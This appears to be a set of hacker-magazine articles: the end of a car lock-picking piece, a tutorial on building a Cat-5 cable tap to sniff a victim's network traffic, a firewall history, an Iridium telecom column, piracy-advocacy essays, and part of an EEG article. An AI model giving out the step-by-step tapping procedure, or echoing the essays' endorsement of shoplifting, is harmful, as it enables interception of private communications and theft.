And, remember, the beauty of 4-inch slender picking tools is that if the cops show up in under the 30 seconds it takes to drive off with your cache, you can quickly and easily hide them in your shoe (or wherever your imagination takes you), and claim that all cars look alike these days.

Oh yeah, and getting into your house is even easier.

No, I’m not providing you with exact details on how to do this, but, we’re just speaking hypothetically here (yes, that’s a disclaimer).

To quickly conclude... this is why some governments hire hackers. Hackers don’t bullshit you about your security. They show you how easy it is to break in and steal your shit (after the “security experts” have “consulted” you that your security is now OK - subsequently implementing a whole host of useless measures), and hackers prove that their possession of real security knowledge far surpasses that of the “security expert.”

Obscure that.

BUILDING A CAT-5 CABLE TAP

by Ashes

This article is a tutorial on how to build a special Cat-5 cable to physically tap into an existing Cat-5 cable. The idea came to me on a deployment in Iraq when our Tactical Operations Center (TOC) had numerous Cat-5 cables that were exposed (the TOC was manned 24x7). I thought how easy it would be in a corporate environment to connect a physical tap to one of these wires, most commonly found in drop ceilings.

The first step to making this tap cable is to cut one of the ends. If creating from a reel of cable, leave one of the ends exposed and terminate the other end with an RJ45 connector. The next step is to strip the outer coating and each individual wire, exposing the metal wire.





Next, you need to solder the bare metal wires to alligator clips. In the image below, I soldered and taped the ends for a stronger hold.

Now that your cable is built, it is ready to attack (or test, depending on your hat color). To begin the attack, you need to strip the victim's Cat-5 cable (all individual wires) down to the metal without cutting it. Tricky - it takes patience and finesse. After the metal of all the wires has been exposed, you can connect the attacking cable's alligator clips to the victim's exposed metal wires.

Important: When connecting the alligator clips, you must match the colors from the attacker's cable to the colors of the victim's cable. For example, blue-white on attacker cable needs to attach to blue-white on victim cable, etc.

Make sure that the alligator clips do not touch. In the above picture I used parts of the outer shell of the victim's Cat-5 cable to keep the clips separated. If the alligator clips touch, the connection will drop.

Once your attacking machine is connected to the Cat-5 tap cable, fire up the packet sniffer, go to promiscuous mode, and sniff away!





by Daniel Ayoub
 daniel@ayoub.it

When you think 25 years are enough to understand a technology, think again. Firewalls have been around for nearly a quarter century. Still, some folks don't fully understand the technology, much less how it has changed and where it stands today.

As you would expect, the term "firewall" is a reference to the safety barrier installed in structures to stop blazes from spreading throughout the building. In the late 1980s, researchers developed a packet filtering system which could be used to inspect traffic as it crossed the network; "good" traffic was allowed in and "bad" traffic was dropped by the filtering system. Good traffic was defined based upon specific rules set up by the system administrator such as protocol, port, and MAC/IP addresses. If a packet came through the system that didn't match the predetermined filtering rules, it would be deemed "bad" and got blocked. These first generation firewalls operated at layer 2 and layer 3 of the OSI model. The term "firewall" was adopted to describe the technology since the new packet filtering system provided a type of virtual barrier for traffic entering the network.

The second generation firewalls from the early 1990s contained the same packet filtering technologies of their predecessors, but also incorporated the concept of "stateful" packet inspection (SPI). Through this feature, the firewall builds a table in memory to track connection streams. As new streams (sessions) are generated from the local area network (LAN) and headed (out) for the wide area network (WAN), the firewall created entries in its "state table." When traffic was sent back (in) from the WAN to the LAN, the firewall looked in its memory table for the matching outgoing session. If it found a match, the traffic was permitted and passed along to its destination. If no matching entry was found, the traffic was dropped and stopped from entering the

LAN. Second generation firewalls still operated at layers 2, 3, and 4 of the OSI model.

Today, features like packet filtering and stateful packet inspection have been commoditized to the point that they're incorporated into cheap off-the-shelf consumer grade integrated router/switch combination devices. Stateful packet inspection and packet filtering are still present but as processing power grew, so did the capabilities of firewalls. Today's third generation firewalls are more of a smorgasbord of technologies rolled into one than earlier generations. Their features heavily rely on the concept of deep packet inspection (DPI). With DPI, the firewall inspects the contents of each packet that it passes. This provides the firewall with an entirely new level of intelligence and opens the door to a whole slew of possibilities.

Thanks to deep packet inspection, features like intrusion prevention, malware detection, gateway anti-virus, traffic analytics, and application control are all possible. Modern firewalls also incorporate technologies like IPsec VPN, SSL VPN, and SSL decryption right out of the same box.

Today's "next-generation firewalls" (NGFW) inspect the payload of packets and match signatures for nefarious activities like known vulnerability, exploit attacks and viruses, as well as malware on the fly. Deep packet inspection also means that administrators can create very granular permit/deny rules for controlling specific applications and websites (example: Yahoo instant messenger - chat is allowed but file transfers through YIM are not). Since the contents of packets are inspected, exporting all sorts of statistical information is also possible. This means admins and management can now easily mine the traffic analytics to perform capacity planning, troubleshoot problems, or monitor what sites individual employees are viewing throughout the day.

Where things will go next is anyone's guess, but one thing's for sure: these are definitely not grandpa's firewall.



TELECOM INFORMER



by The Prophet

Hello, and greetings from the Central Office! My gleaming new facility is finally online, busily routing all manner of traffic throughout Asia at volumes I've never seen before. The number of Internet users in China is roughly double the population of the United States, and with a daily population in Beijing at times exceeding 40 million (in between residents and visitors), demand for bandwidth greatly exceeds supply. Suffice it to say that Internet users here eat STM-64s for breakfast, and this is before you even begin to factor voice traffic. I have never seen anything like this in my life, but I could say that about hundreds of things in China. This is one truly amazing place.

Summer is one of my favorite times of the year in Beijing, and this is likely to be my last summer here as my time in China draws to a close. I live in the old city of Beijing, an area of temples and traditional courtyard homes. Many things here were built before Columbus discovered America. Hot summer evenings are great for enjoying sticks of roasted lamb *chuan'r*, drinking big bottles of Yanjing *pi jiu*, and watching the world go by. Payphones are still the primary method of communication for many of the elderly residents of this *hutong* neighborhood, and cheap GSM mobile phones are used by the many workers here. Old men ride tricycles stacked with cardboard for recycling, chattering loudly on their *shou ji* while weaving in and out of traffic. All of these scenes look like they belong in a movie, but for the last two years, they've been my daily life. What's next? I'm really not sure. I left my comfortable union job in the U.S., and don't have a new job lined up yet when this one concludes at the end of this year, so I leapt at the opportunity to book a trip on Worldtoor to Antarctica. It's a once-in-a-lifetime chance to see the most remote place on earth, but I'll still have job responsibilities up until the day I leave. Going "off the grid" is possible for a few hours, but not for a few weeks - and penguins don't have cell phones. The solution? Iridium, a global constellation of 66 low

earth orbit satellites. The network offers connectivity between virtually any two points on the globe, but at the turn of the century it was nearly taken off the grid.

Iridium was the brainchild of globetrotting Motorola executives who saw an opportunity amid the frustrating and fragmented landscape of cellular and satellite providers of the early-to-mid 1990s. At the time, global roaming was generally not possible, and even domestic roaming was complicated (sometimes requiring preregistration and three dollars a day plus 99 cent per minute fees). Satellite phones from Inmarsat weren't a good solution either. They literally came in a briefcase with a pizza box sized antenna and a full-size telephone handset reminiscent of bag phones. Airtime cost \$10 per minute. Motorola researchers developed a handheld satellite phone that was small enough to wear on a belt clip, and then designed a cellular network in the sky to go with it. Six billion dollars (3.5 billion of which came from Motorola) and a whole lot of Chinese rockets later, and Iridium was born. The first call was placed by Vice President Al Gore on August 13, 1998.

And then, just nine months later, Iridium was bankrupt. Between the early and late 1990s, GSM rolled out in major U.S. markets (with VoiceStream and Omnipoint), tri-band GSM handsets capable of global roaming became available, and international roaming rates averaged \$1.50 per minute. Meanwhile, the mass market that Iridium anticipated never materialized. For starters, the \$2,000 Iridium handsets were bulky and already dated at launch time. They also didn't work indoors, in cars, in tunnels, or even outdoors in areas where tall buildings or trees or mountains or virtually anything else blocked an unobstructed view of the sky. It also didn't help that airtime cost seven dollars per minute, and that the sales staff was generally viewed as unhelpful and unresponsive. At bankruptcy, Iridium had only 15,000 customers with a total of 55,000 handsets.

Its shareholders furious at the continued bleeding of cash, Motorola sought to divest itself of Iridium as quickly as possible. Unfortunately, it was left holding the bag as the operator of the Iridium network, having given earnest guarantees to various agencies of the U.S. government that the satellites would be decommissioned in an orderly manner if service was discontinued. Barely a year after launch, Motorola began making plans to de-orbit the entire constellation, an endeavor that was estimated to cost between \$30 and \$50 million, and which NASA estimated carried a 1-in-279 chance of killing someone due to falling debris.

Numerous potential suitors bid in bankruptcy court, but none had either a credible plan to operate the business or to indemnify Motorola from responsibility to decommission the satellites (which Motorola reasonably insisted on being a condition of sale). After numerous failed bids, Iridium handsets lost connectivity to the public switched telephone network (PSTN) on August 25th 2000, when the gateways were decommissioned and it really looked like it was over. With only a few days until the stratosphere would begin raining satellites, a consortium called Iridium Satellite led by former Pan Am executive Dan Colussy entered a credible bid in bankruptcy court. In effect, it was a three-way deal between Iridium Satellite, Boeing, and the U.S. government. Iridium Satellite would provide a seasoned management team and \$25 million in investment. Boeing would take over operating the satellite constellation from Motorola. And finally, Uncle Sam was standing with his checkbook open, ready to sign a sweetheart contract worth three million dollars per month, buying unlimited minutes on up to 20,000 handsets for two years. The bankruptcy judge agreed, original investors lost their shirts, and Iridium quickly restored service.

Under the Colussy regime, customers were no longer globetrotting executives needing to be reached on the beach. Presumably, Pan Am had taught him about the importance of connectivity in remote parts of the world, and Iridium began focusing on customers who needed coverage that simply wasn't available anywhere else. What's more, rates dropped by substantial margins, to as low as \$1 per minute. Iridium's new customers were in places like the South Pole, where Iridium is the only working service, or mountaineers climbing in the Himalayas, or oceanographic telemetry. The technology allows for Iridium to be used at any point on the globe, but some countries (such as North Korea) have requested that Iridium block

the service - and Iridium honors such requests.

Call and service quality on Iridium is generally poor. Voice channels run at a maximum data rate of 3.3Kbps (by comparison, a standard GSM voice channel is 64Kbps), using the Advanced Multi-Band Excitation codec. Although the Iridium system technically supports handoffs, dropped calls are common - the ideal usage scenario is in a completely flat location with no obstructions on the horizon above 15 degrees. Anecdotally, if these conditions aren't met, the call is likely to drop (making Iridium best suitable for occasional short duration calls).

Data service is available at 2400bps. You can terminate to either a dial-up modem or to the Internet via the Iridium gateway. While Iridium claims "up to 10Kbps Internet," this claim is based on V.42bis compression. You're likely to see compression on text or HTML, but not on compressed data such as image files. At the South Pole, Amundsen-Scott Station has 12 Iridium handsets operating in bonded dial-up, giving the station a theoretical maximum 28,800bps of bandwidth.

Handset development is slow. The first handsets were manufactured by Kyocera, but only Motorola makes current handsets. The models that are now in production are the 9555 and 9575. These are simple feature phones with no smartphone features and with no third party applications. Either handset can be connected to a PC with a USB cable. Alternatively, an "AxxessPoint" mobile hotspot device is available.

All billing is in terms of airtime minutes, which are generally prepaid. The price is variable depending on your subscription package and the number of minutes you buy. Some airtime packages are geographically limited (and billed at a lower rate) while airtime usable worldwide is more expensive. Incoming SMS is free and there is a web interface for sending SMS to an Iridium phone. Outgoing SMS is billed at .33 minutes per message. Iridium accounts have a telephone number in the +8816 country code (generally in the 31X-XXXXX range), and can also be assigned a number in the +1 480 NXX. Incoming calls to the +8816 number are free, while incoming calls to the +1 480 number and outgoing calls to landlines worldwide are billed at 1:1 parity. Calls to other Iridium handsets are billed at half rate, and data calls are billed by the minute (the same as voice calls).

And with that, it's time for me to enjoy an evening walk past the Confucius Temple. Enjoy your summer, and never stop exploring!

A Counterpoint to “The Piracy Situation” (28:4)

by D351

This is going to be even more controversial, for sure, but I want to urge the hacker community to actively advocate piracy. We all think we know the moral issues, so I’m totally going to go there. However, I’m going to start with some other aspects first.

The Law is Out of Control

“Our” lawmakers have already passed a metric crap-ton of copyright laws. A lot of this happened long before online piracy. For a great example, search “Mickey Mouse Protection Act”, and see what happened there. When the law was going to put Mickey in the public domain, Disney screwed the law so hard that we haven’t had anything come into public domain since.

Copyright laws have been driven to the point of insanity because corporations that own content want to do everything in their power to stifle competition. If somebody is watching your daughter sing along to pop music, they aren’t watching TV. Therefore, you are competition. These businesses are well aware of the fact that the vast majority of art is derivative. They are well aware that the works that an artist is most likely to be inspired by are those that they grew up with. These are the bare basics of culture. They know this, and they want to keep you from distracting their audience. Were it not for their greed, culture could evolve organically, to everyone’s benefit, and independent artists would be more viable as competition.

BitTorrent could have a good reputation. It’s often the fastest way to download legitimate stuff... like our own culture. But nooooo.... Now our ISPs work with these corporations to screw us out of the service we pay them for if we try to use BitTorr-rents... or Tor.

The Malware

The average luser these days is a joke. We (those with common sense) know obvious techniques for avoiding viruses. Still, how many hours have we wasted reinstalling a (pirated) copy of Windows (usually quicker than trying to fix it) on a relative’s computer, while trying to explain that Winblows is a virus in itself and that Linux is better in every imaginable way, all because they opened an email, clicked an ad, or didn’t install an update?

People don’t understand that Microsoft has no sense of security and that their products are ticking time bombs for trojans. But leaving alone the fact that the Internet is full of things just waiting to destroy Aunt Gertrude’s Dell, what if there were more viruses by percentage in pirated files? Who’s

really at fault? “You can’t expect safety among criminals” may be a BS statement in the first place, but if it were the case, who put criminals in these positions? Or, more correctly, who turned people who share into criminals? Timothy Leary warned that if LSD were made illegal, people would resort to dealers with potentially tainted product. It turned out that he was right. Why are pimping and drug dealing so dangerous and profitable? Because only a criminal can provide these services (in most places). Because they’ve been criminalized. We should by now understand that. Your average legal and consenting prostitute does.

The Debate

Okay, when I said that I’d bring up the moral issues, I meant it. That is because I’d like to offer what I hope is a compelling argument against the idea that information is property or that shoplifting is inherently bad... or (bonus argument) that the capitalist system that is the underlying basis for all arguments against sharing is either just or natural. Perhaps if you agree with me that capitalism needs to stop, then I hope to help you explain it to others with these arguments.

Look, if I were to shoplift a CD or DVD, I’d be well aware of the fact that all of the hardware devices used to make that disc were manufactured in exploited third world countries using resources stolen from other third world countries, then transported, unpacked, and shelved by exploited wage slaves domestically. So, when you shoplift, you’re striking a blow against the system that traps us in dead-end jobs, struggling to pay rent to some prick whose only work is “owning” the place (and we’re the lucky ones).

The idea that sharing is stealing because the “owner” isn’t making any money just doesn’t hold water. What standard defines copyright “ownership?” The same corrupt laws that we all are complaining about. If I get the government to say that I own the rain, does that make it right? No, but it’s happening all over the world right now.

A physical product can be “owned” because for one person to have possession of it, others must be excluded, even if only temporarily. Information only works that way in the form of secrets. Culture is not secret, and secrets that could only be justified by their own profitability are just only in the eyes of greed.

Without copyright, artists in today’s society would not be able to fund their work, but how is that the fault of the people who appreciate their work? Would it not be more logical to place the blame on those that extort them (as well as all of us) out of their labor so that they can simply feed, clothe, and

shelter themselves? Perhaps the problem isn't that we're not paying for their survival but that they must pay to survive.

A Call to Action

In the states, we constantly hear of the rights of life, liberty, and the pursuit of happiness. Why is it that all of these things must depend first on our pursuit of profitability? Consider (the lilies) all of the life-affirming works these artists might produce if so much of their efforts weren't squandered in the name of profitability. Take a critical look at the garbage that the mainstream film industry produces, and ask yourself "Is the profit system working here?" Great works are achieved, not for profit, but for the sake of the works themselves, and great works are meant to be shared. This isn't just applicable to art. This goes for science and industry... and hacking. Hackers hack for love of the hack. A hacker will continue hacking if it drives them broke or gets them imprisoned.

This is because humans are meant to do what they enjoy, not what others will pay money for. What we need, as a species, is to reevaluate the system we live in. If there is enough food, why do some go hungry? If we have the technology to automate, why do some do dangerous and/or tedious work? If technology has made so much work obsolete, why do we work more hours than at any other time in human history? If we love hacking so much, why don't we spend more of our time hacking what we want to hack? I can't speak for the rest of us (or even a sizable percentage of us), but I know what I want to spend my time hacking: capitalism and government. And if I have to start by probing and exploiting weaknesses in copyright, I'm just fine with that. We could all be spending more of our time hacking. As icing on the cake, imagine what it would do to all that hard work trying to clarify what a hacker really is all about if the media were to catch wind that the hacker community is coming out anarcho-socialist!

The Piracy Situation: The Devil's Advocate

by Chip Ninja

Following R. Toby Richards' article, I felt that there were far too many anti-piracy advocates and far too little emphasis placed on the fundamental problems with the current copyright laws or the positive aspects of piracy. While initially I will be directly addressing Richards' article (as it highlights the most common views supported by anti-piracy advocates), ultimately I will get to the root of the problem.

The Law is Out of Control

While one could simply say that more laws are created due to piracy itself, this belief is simply untrue. On the surface, it appears that perhaps the current trend of adopting ever increasing copyright laws is due to rampant piracy and the millions in damages piracy causes to various (primarily entertainment) industries.

However, I would like to point out that the large corporations that are trying to "protect" intellectual property are in reality abusing their vast wealth in an attempt to extort their customers.

The first incident to highlight this phenomenon is takedown of a video posted by Stephanie Lenz, which showed her child dancing to the Prince song "Let's Go Crazy." Was the takedown filed due to copyright infringement? No, the video clearly falls within fair use. The question is, by taking the video down, how did Universal protect their intellectual property? They didn't. So why did they do it? The only plausible explanation is to show everyone who is "in charge."

However, this is just scratching the surface of the issue. Lawsuits are also common against people who mod their own hardware to work with other software (such as Geohot jailbreaking the PS3), which is also allowed by the current copyright laws. However, in many cases, when a lawsuit is filed, defendants would much rather just settle than deal with the increased legal expenses of going to court. Keeping that in mind, one could do a quick Google search and find an extensive collection of cease and desist notices threatening legal action against those who operate wholly within fair use. This practice in many ways could be compared with the despicable act of patent trolling, whereas most people look the other way simply because piracy must be stopped!

The Real Issues

What must be realized is that this is not a new phenomenon at all. Efforts were made to shut down VCRs when they first came out because "the VCR is to the American film producer and the American public as the Boston Strangler is to the woman home alone."

This thought process is very similar to the overstated belief that piracy on the Internet is destroying our entertainment industries. That is simply untrue. The real issue is that groups like MPAA have been quoted saying that they want to keep it illegal for you to create your own backup copy of a DVD simply because it creates additional revenue streams for them. Your disc gets scratched or broken, you buy a new one. You want to watch it on a mobile device, you buy the

movie again.

The question here is once you've already bought a product, why should you buy it a second time? According to MPAA, you should buy the same movie multiple times so that you have alternate ways of watching a movie - but isn't that just saying "because we want to milk more cash out of you?"

Continuing with the lost profits, let's get away from ripping DVDs for a moment.

MPAA's and RIAA's Flawed Reasoning

The highest market share for the movie industry from 1995-2012 has been original screenplays, at 48.94 percent. Remakes are sitting at 6.4 percent. Now, think back to all of the recent movies which are remakes. Since just 2008 there have been 102 remakes, whereas from 1990-2000 there were 56. So, doing a little math, we can say that from 1990-2000 the movie industry averaged around 5.6 remakes a year. The average per year from 2008-2012 is 25.5.

So in the last four years, there has been over a 400 percent increase in the number of remakes, which make up only 6.4 percent of the market share from 1995-2012. The problem is that some remakes do incredibly well, while others completely flop. The industry, however, is approaching it with more of a piñata technique - they're blindly throwing movies out there in hopes of a giant success, which simply doesn't work if you're trying to make a profit.

Does piracy affect this? Yes, definitely. Pirating a movie will certainly affect the amount of revenue generated in the box office and sales. However, there is a positive side which is often unmentioned.

The Real Impact of Torrents

Switching gears temporarily, if you knew a product you were about to buy was flawed or not really what you thought it was, would you buy it? Probably not. If you knew for a fact that your Sony TV was going to die as soon as the warranty was up, would you buy it? More than likely, you would look for a different brand. But how do you know that the new brand wasn't built the same way? You really don't. The true root of the problem is that *products are intentionally misrepresented to increase profit*. Ultimately, customer satisfaction is no longer a priority. The true priority is just to increase profit using any means necessary. The true aspect that scares big corporations about piracy is that we can, and do, use it to save ourselves from foolishly purchasing flawed products.

Let's start with what happens when a crap movie or music album is downloaded. The

pirate views the movie or listens to the album, realizes that they just saved themselves at least \$20, and then deletes the pirated work. They tell others that it was crap, and less people are interested. However, when a good work is pirated, the resulting word of mouth gets more people to the theater, and many pirates end up buying the work. I personally have pirated movies which have not yet been released in the United States (or ones that I am unsure of) and, as soon as I have the opportunity, have purchased the collector's edition.

Indie developers know the value of using torrents, and many embrace the idea of their work being shared on sites like The Pirate Bay because they know it will increase their exposure and thus help them more than it will hurt them. *Minecraft's* creator Notch responded to one of his fans telling him "Just pirate it" and to buy it when he could afford it if he still liked it.

So why are groups like MPAA and RIAA fighting so hard against piracy when it could potentially be good for business? They're fighting it because of what happens when a product they release is crap. Trailers are intentionally cut to make you want to see the movie. There are plenty of cases of misleading trailers, and I'm sure you can think of some on your own. Music? Only the best on the album are typically aired. So what happens when the only value a work has to offer is what is showed in a trailer or aired on the radio? Well, if you deal with pirates you know to avoid wasting your money. If you don't - well, you end up blowing your hard earned cash.

But what about the critics, you may ask. Critics and reviewers are much like politicians. Both are paid off by the media companies to write things in their favor. So, if we acknowledge the fact that reviews are often biased, what is the only true way to ensure that you have a fair assessment of a product?

That's right, you personally need to view, listen, or play it, or speak to a person you personally trust who has.

Mitigating Piracy

So, we've already established that there are flaws in the belief that piracy is a completely evil thing. However, much like anything else (such as IP lawsuits), there is a vast potential for abuse. There is no guarantee that a pirate will buy the work. However, likewise there is no guarantee that the work is even worth your money.

The true solution to piracy lies with the content creators themselves. Represent your product accurately. Stop trying to fool consumers into buying a misrepresented product and you won't lose much if at all to piracy.



Why is Piracy Still Allowed?

by jk31214


I don't want to start a philosophical debate, but I will. Why do people feel that this is a harmless crime? Instinctually, it's because, in fact, it is a *physically* harmless crime. No one gets physically hurt as a direct result of copying media. Sure, you may argue that someone put their hard earned time and money into creating it, so that hurts them financially. In the business of entertainment, when large productions are involved, these productions are invested in and budgeted well in advance by their respected production companies. Entertainers are already paid for that effort in advance with the option for royalties thereafter. It's the large production companies which stand to lose their projected profits that take the beating. Consumers put so much money into Hollywood, music, and software and have abandoned financial backing of the service industry and manufacturing. The cost of media has been trumped up so much that regular people don't even think that it's worth the sticker price that companies are asking. That's why people steal it. Just look at how we value our movie stars and music stars in this country. No other country treats their entertainers like royalty. In Plato's *Republic*, he philosophized that society created or deviated from its normal course in order to accommodate for all that was necessary, thus creating a new normal course. So, it's understandable that we have morphed into a country of audio/videophiles that elevate our entertainers to godlike status. People love entertainment and software, but not as much as corporations are asking for it. Maybe if large media production companies lowered their suggested sales prices a little, people would be more willing to pay for a CD with two good songs on it.

As far as software goes, there is not one piece of software on the market that does not have an open source counterpart. How is this possible? Do you mean to tell me that someone took their time, skills, and effort and focused them into creating software that emulates a "pay-for" application. Why the altruism? Because someone was inspired to do it, out of the search for respect? Defiance? A testament to their own skill? Who knows? Whatever the reason, we're glad that

they do it. Thank you to the Open Source community! Allowing applications that people use every day to be hacked, modified, customized, and re-circulated lends itself to achieving progress more quickly and efficiently. Almost everything we use today is an improvement of something else based upon its creation in the past. Newton humbly and famously quoted an old proverb of "dwarves standing on the shoulders of giants," meaning that the dwarf can see farther, not by virtue of better eyesight, but by simply being carried higher by his giant and gaining a better vantage point. When we are free to build upon the creation of others, we can combine our collective knowledge and soar to new heights in technology and design.

Perhaps letting go of this notion of media for profit, rather than creation for knowledge and respect, will let us focus our efforts elsewhere. Profiteers for entertainment center all of their efforts into making their next dollar on a piece of work when they should be continually inspired to create for the good of the people. There is nothing wrong with expecting some compensation for your talent. But their expectations far exceed our willingness to pay for it. With a state of mind that all information is free for use, we could begin to focus our attention on manufacturing tangible goods for profit, harnessing and providing renewable resources to the world for profit, or providing useful services for profit instead of providing essentially useless and bloated entertainment for outrageous prices.

Think about the possibilities of humankind if private organizations didn't have to concentrate all of their effort on making the same products as their competitors over and over for a slice of the same pie, when each of them could just have their own pies. Put an end to antitrust, frivolous copyright infringement claims, and corporate espionage. We as a people continually reinvent the wheel, which our competitors have already invented. Not to be too far off topic, but people tend to give leniency towards piracy because it's inevitable. People already feel that there is no way to stop it, and, from their perspective, it's not that terrible of a crime. Unless heads are cut off for piracy, I don't think people will ever stop attempting to do it.



by Merl

In 27:2, there was an article entitled “My Second Implant” by Estragon, which seems to have fooled at least one person into thinking that the implant story was fact. Though that story may have been fictional, as someone with some knowledge of the current state of biotech-implants and someone who’s entering into the biotech field, I can tell you that we are, indeed, not very far from the day when such implants will become possible and available. In this article, I would like to give you a very broad overview of a technology (dry-electrode EEG) which is becoming commercially and cheaply available, and which opens all sorts of exciting and fascinating doors for anyone interested in doing new and cool things involving their brain/mind. And if you are reading this magazine, chances are that you’re more than a little interested in “mind hacking” of any kind.

EEG, or electroencephalography, refers to a method of recording the electrical activity of

the brain by placing electrodes on the scalp, and sometimes face, of a person. The way this works is that the brain’s neurons are constantly firing off so-called action potentials, or spikes, which are the electrochemical signals generated and propagated by neurons as they receive and integrate signals (spikes) from other neurons. An individual spike is too weak to be detected by these electrodes on the scalp of a person (due to the fast attenuation of the electrical field changes outside the neuron that fired), but an interesting phenomenon happens when a group of neurons is connected in a neural network - rhythmic oscillating patterns of neural activity emerge. We call these “neural oscillations” and they are a result of neural synchronization. This is a good example of what some call “emergent” behavior due to the individual nodes or neurons doing their own thing. When a large number of neurons (and such neural networks) intercommunicate, we get macroscopic oscillations that reach the scalp and can, in principle, be detected using pretty standard electrical measuring equipment. Of course, EEG recording equip-

ment is usually quite specialized and often contains filters (to isolate noise from the electrical grid, lights, wireless devices, etc.) and, in a lab setting, EEG recordings tend to be made by first applying an electroconductive gel on the subject being recorded, in order to get a better conductance of the signals from the scalp and to get a better recording. There is also a software processing stage where a mathematical transformation called FFT (fast Fourier transform) is applied to the raw detected waveform of a signal in order to isolate different neural oscillation frequencies, which tend to correspond to different emotional and mental states. The different frequencies are also often generated in slightly different parts of the brain, and this information is also often useful. The reason we need such elaborate methods to get good and useful recordings is that the amplitude or strength of the electrical signals that reach the scalp are on the order of 1 to 100 uV (microvolts). With such weak signals, it's very easy to get unwanted artifacts mixed in with the brain wave information. This is why in clinical settings, subdermal (under the skin) electrodes are sometimes used, where we get signals with amplitudes of 10 to 20mV, allowing for better recordings.

